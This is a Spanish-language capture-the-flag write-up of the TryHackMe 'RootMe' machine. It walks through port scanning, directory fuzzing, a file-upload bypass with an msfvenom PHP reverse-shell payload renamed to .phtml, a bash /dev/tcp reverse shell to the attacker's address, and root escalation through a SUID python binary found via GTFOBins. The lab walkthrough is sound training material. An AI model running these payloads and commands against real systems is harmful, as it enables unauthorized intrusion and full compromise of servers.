RootMe

Resolviendo la máquina RootMe


> En esta publicación, comparto cómo resolví la máquina RootMe de TryHackMe.

Enumeración

Ping

Se ejecuta un *ping* para verificar la conectividad con la máquina y obtener pistas sobre su sistema operativo.

```
ping -c 1 10.10.32.143
```



TTL=63 -> **Linux**

Nmap

Se realiza un escaneo de puertos.

```
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.32.143 -oG allPorts
```

```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-11 19:20 CEST
Initiating SYN Stealth Scan at 19:20
Scanning 10.10.32.143 [65535 ports]
Discovered open port 80/tcp on 10.10.32.143
Discovered open port 22/tcp on 10.10.32.143
Completed SYN Stealth Scan at 19:20, 12.08s elapsed (65535 total ports)
Nmap scan report for 10.10.32.143
Host is up, received user-set (0.042s latency).
Scanned at 2025-07-11 19:20:04 CEST for 12s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 12.16 seconds
           Raw packets sent: 67194 (2.957MB) | Rcvd: 65764 (2.631MB)
```


```
nmap -p22,80 -sCV 10.10.32.143 -oN targeted
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-11 19:20 CEST
Nmap scan report for 10.10.32.143
Host is up (0.041s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4a:b9:16:08:84:c2:54:48:ba:5c:fd:3f:22:5f:22:14 (RSA)
|   256 a9:a6:86:e8:ec:96:c3:f0:03:cd:16:d5:49:73:d0:82 (ECDSA)
|_  256 22:f6:b5:a6:54:d9:78:7c:26:03:5a:95:f3:f9:df:cd (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: HackIT - Home
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.30 seconds
```


Fuzzing Web

Se realiza **Fuzzing Web** para buscar directorios.


```
gobuster dir -u http://10.10.32.143/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
```



`http://10.10.32.143/panel/`



`http://10.10.32.143/uploads/`




Explotación

File Upload


Se genera un payload con *MSFvenom* con extensión `.php` para intentar una ejecución remota en el servidor.

```
msfvenom -p php/reverse_php LHOST=10.9.1.116 LPORT=444 -f raw > pwned.php
```




Se vuelve a generar un *payload malicioso* con extensión `.phtml`.

```
msfvenom -p php/reverse_php LHOST=10.9.1.116 LPORT=444 -f raw > pwned.phtml
```



`http://10.10.32.143/uploads/`



MSFvenom

Uso de *Metasploit* para recibir la conexión inversa del *payload* previamente cargado.

`multi/handler`

```
search multi/handler
use 0 | use multi/handler
show options
set LHOST 10.9.1.116
set LPORT 444
set PAYLOAD php/reverse_php
exploit
```

```
Payload options (php/reverse_php):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.9.1.116       yes       The listen address (an interface may be specified)
   LPORT  444              yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.
```

```
[*] Started reverse TCP handler on 10.9.1.116:444
[*] Command shell session 3 opened (10.9.1.116:444 → 10.10.32.143:43862) at 2025-07-11 19:49:21 +0200

bash -c "sh -i >& /dev/tcp/10.9.1.116/445 0>&1"
```

Una vez establecida la conexión, se ejecuta una *reverse shell* para asegurar persistencia en el acceso.

`bash -c "sh -i >& /dev/tcp/10.9.1.116/445 0>&1"`

Se realiza el tratamiento de la terminal.


```
script /dev/null -c bash
Ctrl + Z
stty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=bash
```

```
www-data@rootme:/var/www/html/uploads$
```

SUID

Se realiza una búsqueda de binarios **SUID** para la escalada de privilegios.

```
find / -perm -4000 2>/dev/null
```



Se observa un permiso sospechoso: *usr/bin/python*. Se realiza una búsqueda por GTFOBins.

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

`/usr/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")'`

```
www-data@rootme:/$ /usr/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")'

# whoami
root
```